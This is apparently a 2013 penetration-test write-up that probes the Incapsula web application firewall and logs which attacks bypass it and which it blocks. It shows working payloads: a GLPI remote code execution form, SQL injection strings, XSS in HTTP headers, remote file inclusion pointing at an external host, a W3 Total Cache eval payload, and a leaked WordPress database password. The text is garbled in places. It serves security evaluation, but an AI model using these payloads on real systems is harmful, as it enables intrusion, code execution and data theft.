

/** MySQL database password */
define('DB_PASSWORD', 'w4Fh4x');
```

Started	Time	Sent	Received	Method	Result	Type	URL
00:00:08.623	0.468	924	2945	GET	200	text/html	http://in.zeroscience.mk/webgrind/index.php?op=fileviewer&file=/var/www/wp/wp-config.php
00:00:09.135	0.122	889	(14832)	GET	(Cache)	application/javascript	http://in.zeroscience.mk/webgrind/js/jquery.js
00:00:09.162	0.098	898	(964)	GET	(Cache)	application/javascript	http://in.zeroscience.mk/webgrind/js/jquery.scrollTo.js
00:00:09.188	0.076	908	(977)	GET	(Cache)	text/css	http://in.zeroscience.mk/webgrind/styles/style.css

Parameter	Value
op	fileviewer
file	/var/www/wp/wp-config.php

GLPI SQL Injection and Remote Code Execution Bypass:

```
<form action="http://inc.destr0y.net/glpi/install/install.php" method="post" name="main">
<input type="hidden" name="install" value="update_1">
<input type="hidden" name="db_host" value="'; } passthru($_GET['cmd']); /*">
<input type="submit" id="btn">
</form>
```



Practico SQL Injection (HTML encoded hex) Block:

POST /practico/ HTTP/1.1
Host: 4sylum.elgringodelanoche.com
Content-Type: application/x-www-form-urlencoded

accion=Iniciar_login&uid=admin' AND 230984752 =
230984752#&clave=admin&captcha=rxbg

Access Denied

4sylum.elgringodelanoche.com
owner has denied your access to the site.

Incident ID	86000420264273461-1724130482575508135
Your IP Address	78.157.24.104
Proxy IP	149.126.72.250
Proxy ID	1086

URL: POST /practico/ Status: 403 Forbidden Domain: 4sylum.elgringodelanoche.com Size: 435 B Remote IP: 149.126.72.250:80 Timeline: 69ms

Parameters: application/x-www-form-urlencoded

accion Iniciar_login
captcha rxbg
clave admin
uid uid= admin' AND 230984752 = 230984752#

Source: accion=Iniciar_login&uid=uid%3D%27%26admin%27%26AND%230984752+%26%2361%3B%230984752%23&clave=admin&captcha=rxbg

Accept-Encoding HTTP Header Field XSS Bypass:

AE value: `gzip, deflate"><script>alert(1);</script>`

Tamper Data - Ongoing requests

Time	Duration	Total Duration	Size	Method	Status	Content Type	URL	Loa...
22:38:59.116	506 ms	551 ms	-1	GET	200	text/html	http://inc.zeroscience...	LOAD...
22:39:14.353	948 ms	996 ms	-1	GET	200	text/html	http://inc.zeroscience...	LOAD...
22:39:39.302	1838 ms	1890 ms	-1	GET	200	text/html	http://inc.zeroscience...	LOAD...

Request Header Name	Request Header Value	Response Header Name	Response Header Value
Host	inc.zeroscience.mk	Status	OK - 200
User-Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) ...	Date	Thu, 03 Oct 2013 20:45:35 GMT
Accept	text/html,application/xhtml+xml,application/x...	Server	Apache/2.2.24 (Unix) mod_ssl/2.2.24 OpenSSL/...
Accept-Language	en-US,en;q=0.5	X-Powered-By	PHP/5.3.26
Accept-Encoding	gzip, deflate"><script>alert(1);</script>	Keep-Alive	timeout=5, max=100
Cookie	visit_incap_29640=oamfHeVRRelg5CsVvUV+...	Connection	Keep-Alive
Connection	keep-alive	Transfer-Encoding	chunked
		Content-Type	text/html
		X-Info	6-10860740-10860919 NNNY CT(0 -1 0) RT(138...
		X-CDN	Incapsula
		Content-Encoding	gzip

User-Agent HTTP Header Field XSS Bypass:

UA value: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0"><script>alert(document.cookie)</script>

The screenshot shows the Tamper Data - Ongoing requests window. The top section is a table of requests with columns: Time, Duration, Total Duration, Size, Method, Status, Content Type, URL, and Load Flags. The bottom section is divided into two tables: Request Header Name/Value and Response Header Name/Value.

Time	Duration	Total Duration	Size	Method	Status	Content Type	URL	Load Flags
22:38:59.116	506 ms	551 ms	-1	GET	200	text/html	http://inc.zeroscience.mk/p...	LOAD_DOCU...
22:39:14.353	948 ms	996 ms	-1	GET	200	text/html	http://inc.zeroscience.mk/p...	LOAD_DOCU...
22:39:39.302	1838 ms	1890 ms	-1	GET	200	text/html	http://inc.zeroscience.mk/p...	LOAD_DOCU...
22:40:35.456	1501 ms	1558 ms	-1	GET	200	text/html	http://inc.zeroscience.mk/p...	LOAD_DOCU...
22:40:37.020	4709 ms	4709 ms	-1	GET	404	text/html		LOAD_NORM...
22:40:37.021	608 ms	608 ms	-1	GET	404	text/html		LOAD_NORM...
22:40:37.044	0 ms	0 ms	-1	GET	Loaded from cache	unknown		LOAD_FROM...
22:40:58.438	957 ms	997 ms	-1	GET	200	text/html	http://inc.zeroscience.mk/p...	LOAD_DOCU...

Request Header Name	Request Header Value
Host	inc.zeroscience.mk
User-Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0"><script>alert(document.cookie)</script>
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Cookie	visid_incap_29640=oamfHeJvRRelg5CsVvUV+DVP11AAAAAAAAAAAAAAAAAB1MWV93Lffrf/f55wyA1Ef; __utma=218075805...
Connection	keep-alive

Response Header Name	Response Header Value
Status	OK - 200
Date	Thu, 03 Oct 2013 20:47:1...
Server	Apache/2.2.24 (Unix) mo...
X-Powered-By	PHP/5.3.26
Keep-Alive	timeout=5, max=100
Connection	Keep-Alive
Transfer-Encoding	chunked
Content-Type	text/html
X-Info	6-10889724-10889891 N...
X-CDN	Incapsula
Content-Encoding	gzip

Remote File Include Bypass (questionable (captcha)):

The screenshot shows a web browser window with the URL `in.zeroscience.mk/poc.php?cmd2=http://in.zeroscience.mk/info.php?`. The page content includes a PoC section and a detailed PHP version information table.

PoC:

- Search - sql inj
- Search2 - concat sql inj
- cmd - rfi inj
- cmd2 - lfi inj
- x - xss parameter

LFI results-

System	Linux of 2.6.32-042stab076.8 #1 SMP Tue May 14 20:38:14 MSK 2013 i686
Build Date	Mar 11 2013 14:16:25
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/curl.ini, /etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/imap.ini, /etc/php5/apache2/conf.d/memcache.ini, /etc/php5/apache2/conf.d/ming.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini, /etc/php5/apache2/conf.d/ps.ini, /etc/php5/apache2/conf.d/xmllite.ini, /etc/php5/apache2/conf.d/xsl.ini
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626.NTS
PHP Extension Build	API20090626.NTS
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
Zend Multibyte	disabled

in.zeroscience.mk/poc.php?cmd2=http://in.zeroscience.mk/info.php?

[CentralOps] [0-S] [Exploit-DB] [IT] [IT Forum] [devART] [Blog] [SecTube] [CX] [CSec] [OSVDB] [PacketStorm] [SecFocus] [Secunia] [YouTube] [IMDb] [Facebook]


PoC:



- Search - sql inj
- Search2 - concat sql inj
- cmd - rfi inj
- cmd2 - lfi inj
- x - xss parameter

LFI results-

in.zeroscience.mk requires an additional security check Incapsula

Enter both words below, separated by a space



Type the two words [Privacy & Terms](#)

What is this page?

The web site you are visiting is protected and accelerated by [Incapsula](#). Your computer might have been infected by some kind of malware and flagged by [Incapsula](#) security network. This page is presented by Incapsula to verify that a human is behind the traffic to this site and not a malicious software.

What should I do?

Simply enter the two words in the image above to pass the security check, once you do that we will remember your answer and will not show this page again. You should run a virus and malware scan on your computer to remove any infection.

Incapsula
Maximum Security & Performance for Any Website
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[www.incapsula.com](#)

Web Application Firewall | DDoS Protection | DDoS Mitigation | Application Security | Content Delivery Network | Caching | Anti Spam | Terms of use | Privacy Policy

Apache Struts Block (tcpdump):

```


root@kali: ~
File Edit View Search Terminal Help

0x0210: 2904 0a0d 0a3c 6b74 6d6c 3e3c 6965 6164 }...<html><head
0x0220: 3e3c 4d45 5441 204e 414d 453d 2252 4f42 ><META_NAME="ROB
0x0230: 4f54 5322 2043 4f4e 5445 4e54 3d22 4e4f OTS".CONTENT="NO
0x0240: 494e 4445 582c 204e 4f46 4f4c 4c4f 5722 INDEX..NOFOLLOW"
0x0250: 3e3c 2f68 6561 643e 3c69 6672 616d 6520 ></head><iframe.
0x0260: 7372 633d 222f 5f49 6e63 6170 7375 6c61 src="/_Incapsula
0x0270: 5f52 6573 6f75 7263 653f 4357 5544 4e53 _Resource?CWUDNS
0x0280: 4149 3d39 5f42 4535 3937 4533 3426 696e AI=9_BE597E346in
0x0290: 6369 6465 6e74 5f69 643d 3132 3830 3030 cident_id=128000
0x02a0: 3236 3030 3039 3733 3832 3131 2d39 3634 260009738211-964
0x02b0: 3535 3633 3235 3132 3631 3438 3233 2665 556325126148236e
0x02c0: 6465 743d 3132 2663 696e 666f 3d34 6539 det=126cinfo=4e9
0x02d0: 6431 3830 3839 3537 6534 3832 3730 3430 d1868957e4827949
0x02e0: 3030 3030 3022 2066 7261 6d65 626f 7264 60009".framebord
0x02f0: 6572 3d30 2077 6964 7468 3d22 3130 3025 e=0,width=100%
0x0300: 2220 6865 6967 6874 3d22 3130 3025 2220 ".height="100%
0x0310: 6d61 7267 696e 6865 6967 6874 3d22 3070 marginheight="0p
0x0320: 7822 206d 6172 6769 6e77 6964 7468 3d22 x",marginwidth="
0x0330: 3070 7822 3e52 6571 7565 7374 2075 6e73 0px">Request.uns
0x0340: 7563 6365 7373 6675 6c2e 2049 6663 6170 uccessful..Incap
0x0350: 7375 6c61 2069 6663 6964 656e 7420 4944 sula.incident.ID
0x0360: 3a20 3132 3830 3030 3236 3030 3039 3733 :.12800026000973
0x0370: 3832 3131 2d39 3634 3535 3633 3235 3132 8211-96455632512
0x0380: 3631 3438 3233 3c2f 6966 7261 6d65 3e3c 614823</TFPAME>

```

Access Denied Incapsula

in.zeroscience.mk
cannot help protect your access to the site




Incapsula ID: 12800026000973
Your IP Address: 78.107.24.104
Proxy IP: 148.104.72.36
Proxy ID: 18128
Error Code: 15
Error Name: Security error (code 15)
Error Description: This request was blocked by the security rules

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
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.100	192.168.1.1	HTTP	1024	GET / HTTP/1.1
2	0.000000	192.168.1.1	192.168.1.100	TCP	60	64800 → 80 [RST] Seq=123456789 Win=0 Len=0
3	0.000000	192.168.1.100	192.168.1.1	TCP	60	80 → 64800 [RST] Seq=123456789 Win=0 Len=0
4	0.000000	192.168.1.1	192.168.1.100	TCP	60	64800 → 80 [RST] Seq=123456789 Win=0 Len=0
5	0.000000	192.168.1.100	192.168.1.1	TCP	60	80 → 64800 [RST] Seq=123456789 Win=0 Len=0

Cross-Site Scripting Bypass:

[http://inc.zeroscience.mk/poc.php?x=%3Cform%20id=test%20onforminput=alert\(1\)%3E%3Cinput%3E%3C/form%3E%3Cbutton%20form=test%20onformchange=alert\(/XSS/\)%3EX%3C/button%3E](http://inc.zeroscience.mk/poc.php?x=%3Cform%20id=test%20onforminput=alert(1)%3E%3Cinput%3E%3C/form%3E%3Cbutton%20form=test%20onformchange=alert(/XSS/)%3EX%3C/button%3E)



XSS Fuzz (Burp) Block:



WP Plugin NoSpamPTI Blind SQL Injection Block:

```
<form novalidate="" class="comment-form" id="commentform" method="post"
action="http://in.zeroscience.mk/wp/wp-comments-post.php">
<input type="submit" value="Post Comment" id="submit" name="submit">
<input type="hidden" id="comment_post_ID" value="1 AND SLEEP(15)"
name="comment_post_ID">
<input type="hidden" value="0" id="comment_parent" name="comment_parent">
</form>
```

Access Denied

in.zeroscience.mk
owner has denied your access to the site.

Incident ID: 128000260008841891-89102030026572199
Your IP Address: 31.11.109.121
Proxy IP: 149.126.72.39
Proxy ID: 10128
Server IP: X.X.X.191
Error Code: 15
Error Name: Security error (code 15)

Started	Time	Sent	Received	Method	Result	Type	URL
00:00:21.266	0.121	1370	581	POST	403	text/html	http://in.zeroscience.mk/wp/wp-comments-post.php
00:00:21.608	0.485	1095	648	GET	200	text/html	http://in.zeroscience.mk/_Incapsula_Resource/CWUDNSL-1998ed4e-155bcinf-1f96d7995748270000000214bb43
00:00:22.148	0.255	1031	(85925)	GET	(C:ache)	text/javascript	http://in.zeroscience.mk/_Incapsula_Resource/NWfURVBOs.js?query=1.5.2.min.js
00:00:22.184	0.224	1044	(5256)	GET	(C:ache)	text/css	http://in.zeroscience.mk/_Incapsula_Resource/NWfURVBOs.js?query=1.5.2.min.js
00:00:22.213	0.435	794	(19270)	GET	304	application/x-javascript	https://www.google.com/recaptcha/api/js/recaptcha_ajax.js
00:00:22.239	0.173	1023	(527)	GET	(C:ache)	text/javascript	http://in.zeroscience.mk/_Incapsula_Resource/NWfURVBOs.js/complain.js
00:00:22.271	0.146	1040	(250)	GET	(C:ache)	image/png	http://in.zeroscience.mk/_Incapsula_Resource/CWUDNSL-1

POST Data

Parameter	Value
author	testcomment
email	test@zeroscience.mk
url	
comment	test sql2 enofosss
submit	Post Comment
comment_post_ID	1 AND SLEEP(10)
comment_parent	0

Newsletter Tailor Remote File Inclusion Block:

<http://in.zeroscience.mk/list/admin/index.php?p=http://zeroscience.mk/pentest/tim.php>

Access Denied

in.zeroscience.mk
owner has denied your access to the site.

Incident ID: 12800026000952986-49366080336495013
Your IP Address: 31.11.109.121
Proxy IP: 149.126.72.39
Proxy ID: 10128
Error Code: 15
Error Name: Security error (code 15)

Started	Time	Sent	Received	Method	Result	Type	URL
00:03:01.822	0.117	921	573	GET	403	text/html	http://in.zeroscience.mk/list/admin/index.php?p=http://zeroscience.mk/pentest/tim.php
00:03:02.010	0.470	1124	4339	GET	200	text/html	http://in.zeroscience.mk/_Incapsula_Resource/CWUDNSL-803364950138ed4e-155bcinf-1f96d79957482700000000
00:03:02.516	0.137	1023	(85925)	GET	(C:ache)	text/javascript	http://in.zeroscience.mk/_Incapsula_Resource/NWfURVBOs.js?query=1.5.2.min.js
00:03:02.538	0.117	1036	(5256)	GET	(C:ache)	text/css	http://in.zeroscience.mk/_Incapsula_Resource/NWfURVBOs.js?query=1.5.2.min.js
00:03:02.560	0.127	786	(19270)	GET	304	application/x-javascript	https://www.google.com/recaptcha/api/js/recaptcha_ajax.js
00:03:02.606	0.120	1015	(527)	GET	(C:ache)	text/javascript	http://in.zeroscience.mk/_Incapsula_Resource/NWfURVBOs.js/complain.js
00:03:02.873	0.220	1123	(828)	GET	304	text/html	http://my.incapsula.com/public/ga/en.html?proxy_id=128&error_code=15
00:03:02.895	0.128	1110	(829)	GET	304	text/html	http://my.incapsula.com/public/ga/en.html?error_code=15
00:03:03.116	0.104	296	(34653)	GET	(C:ache)	text/javascript	http://www.google-analytics.com/ga.js
00:03:03.139	0.106	867	(4233)	GET	(C:ache)	application/javascript	http://my.incapsula.com/_Incapsula_Resource/SWIRY/LWA=297748d74863d7f8fedba01867a14858rs=10
00:03:03.243	0.189	299	(13675)	GET	(C:ache)	text/javascript	http://www.google-analytics.com/ga.js
00:03:03.267	0.192	370	(13721)	GET	(C:ache)	text/javascript	http://www.google-analytics.com/ga.js

POST Data

Parameter	Value
p	http://zeroscience.mk/pentest/tim.php

TimThumb Remote File Include Block:

http://in.zeroscience.mk/wp/wp-content/plugins/timthumb/timthumb.php?src=http://zeroscience.mk/pentest/tim.php.php

Access Denied Incapsula

in.zeroscience.mk
owner has denied your access to the site.

Incident ID: 128000260009952986-4761860314235297
Your IP Address: 31.11.109.121
Proxy IP: 149.126.72.39
Proxy ID: 10128
Error Code: 15
Error Name: Security error (code 15)
Error Description: This request was blocked by the security rules

Started	Time	Sent	Received	Method	Result	Type	URL
01:06:32.342	0.177	1148	6138	GET	200	text/html	http://in.zeroscience.mk/_Incapsula_Resource?CWUDNS...60314235297&edet=15&cfinfo=140b6d79957e482703000000
01:06:32.562	0.163	1022	(85925)	GET	(Cache)	text/javascript	http://in.zeroscience.mk/_Incapsula_Resource?NWFWURVBO=js/jquery-1.5.2.min.js
01:06:32.590	0.139	1035	(5256)	GET	(Cache)	text/css	http://in.zeroscience.mk/_Incapsula_Resource?NWFWURVBO=stylesheets/main.css

Request Header	Value	Response Header	Value
(Request-Line)	GET /_Incapsula_Resource?NWFWURVBO=js/jquery-1.5.2.min.js HTTP/1.1	(Status-Line)	HTTP/1.1 200 OK
Host	in.zeroscience.mk	Date	Mon, 30 Sep 2013 20:26:36 GMT
User-Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:23.0) Gecko/20100101 Firefox/23.0	Server	Apache/2.2.20 (Ubuntu)
Accept	*/*	X-Powered-By	PHP/5.3.6-13ubuntu3.10
Accept-Language	en-US,en;q=0.5	Accept-Ranges	bytes
Accept-Encoding	gzip, deflate	Last-Modified	Mon, 30 Sep 2013 20:26:37 GMT
Referer	http://in.zeroscience.mk/_Incapsula_Resource?CWUDNSAI=1_28B3E9534FAC4602D372D...	Content-Length	10156
Cookie	visid_incap_35765=QeVy55IBTC6GFzoUnqhBAMVEVAAAAAAAAAAAAAAAAACegasPK0W9...	Cache-Control	max-age=864000, must-revalidate

timthumb.php (PNG Image, 100 x 10...)

thimpwn2.gif (GIF Image, 52 x 43 pix...)

Started	Time	Sent	Received	Method	Result	Type	URL
00:58:31.228	0.065	1088	(10156)	GET	(Cache)	image/png	http://in.zeroscience.mk/wp/wp-content/plugins/timthumb...mb.php?src=http://zeroscience.mk/pentest/thimpwn2.gif
00:58:31.254	0.082	1058	(10156)	GET	(Cache)	image/png	http://in.zeroscience.mk/wp/wp-content/plugins/timthumb...mb.php?src=http://zeroscience.mk/pentest/thimpwn2.gif

Request Header	Value	Response Header	Value
(Request-Line)	GET /wp/wp-content/plugins/timthumb/timthumb.php?src=http://zeroscience.mk/p...	(Status-Line)	HTTP/1.1 200 OK
Host	in.zeroscience.mk	Date	Mon, 30 Sep 2013 20:26:36 GMT
User-Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:23.0) Gecko/20100101 Firefox/23.0	Server	Apache/2.2.20 (Ubuntu)
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	X-Powered-By	PHP/5.3.6-13ubuntu3.10
Accept-Language	en-US,en;q=0.5	Accept-Ranges	bytes
Accept-Encoding	gzip, deflate	Last-Modified	Mon, 30 Sep 2013 20:26:37 GMT
Cookie	wp-settings-time=1380224063; comment_author_5ee2ea1ecab07097d8cb9a280d6b6ed...	Content-Length	10156
DNT	1	Cache-Control	max-age=864000, must-revalidate
Connection	keep-alive	Expires	Thu, 10 Oct 2013 20:26:37 GMT
		Keep-Alive	timeout=5, max=100
		Connection	Keep-Alive
		Content-Type	image/png
		X-linfo	7-10656510-10656512 NNNY CT(89 -1 0) RT(1380572796193 2) q(0 0 1 -1) r(6 6)
		X-CDN	Incapsula

WP W3 Total Cache Plugin PHP Code Execution Block:

```
<textarea aria-required="true" rows="8" cols="45" name="comment" id="comment"><!--mfunc eval (base64_decode (cGhwaW5mbygpOyAg)) ; --><!--/mfunc--></textarea>
```

Access Denied Incapsula

in.zeroscience.mk
owner has denied your access to the site.

Incident ID	12900026009952986-108604183732552103
Your IP Address	31.11.109.121
Proxy IP	149.126.72.39

Started Time Sent Received Method Result Type URL

00:00:01.086	0.459	1462	1962	POST	500	text/html	http://in.zeroscience.mk/wp/wp-comments-post.php
00:00:11.434	0.099	1087	(4171)	GET	(Cache)	text/html	http://in.zeroscience.mk/wp/?p=1
00:00:11.621	0.263	394	(560)	GET	(Cache)	text/css	http://fonts.googleapis.com/css?family=Source+Sans+Pr...itali%7CBitter%3A400%2C700&subset=latin%2Clatin-ext
00:00:11.648	0.239	1100	(13836)	GET	(Cache)	text/css	http://in.zeroscience.mk/wp/wp-content/themes/twentythirteen/fonts/genericons.css?ver=2.09
00:00:11.674	0.220	1095	(10587)	GET	(Cache)	text/css	http://in.zeroscience.mk/wp/wp-content/themes/twentythirteen/style.css?ver=2013-07-18
00:00:11.700	0.200	1068	(412)	GET	(Cache)	application/javascript	http://in.zeroscience.mk/wp/wp-includes/js/comment-reply.min.js?ver=3.6.1
00:00:11.726	0.183	1065	(32785)	GET	(Cache)	application/javascript	http://in.zeroscience.mk/wp/wp-includes/js/jquery/jquery.js?ver=1.10.2
00:00:11.752	0.165	1076	(3068)	GET	(Cache)	application/javascript	http://in.zeroscience.mk/wp/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.2.1
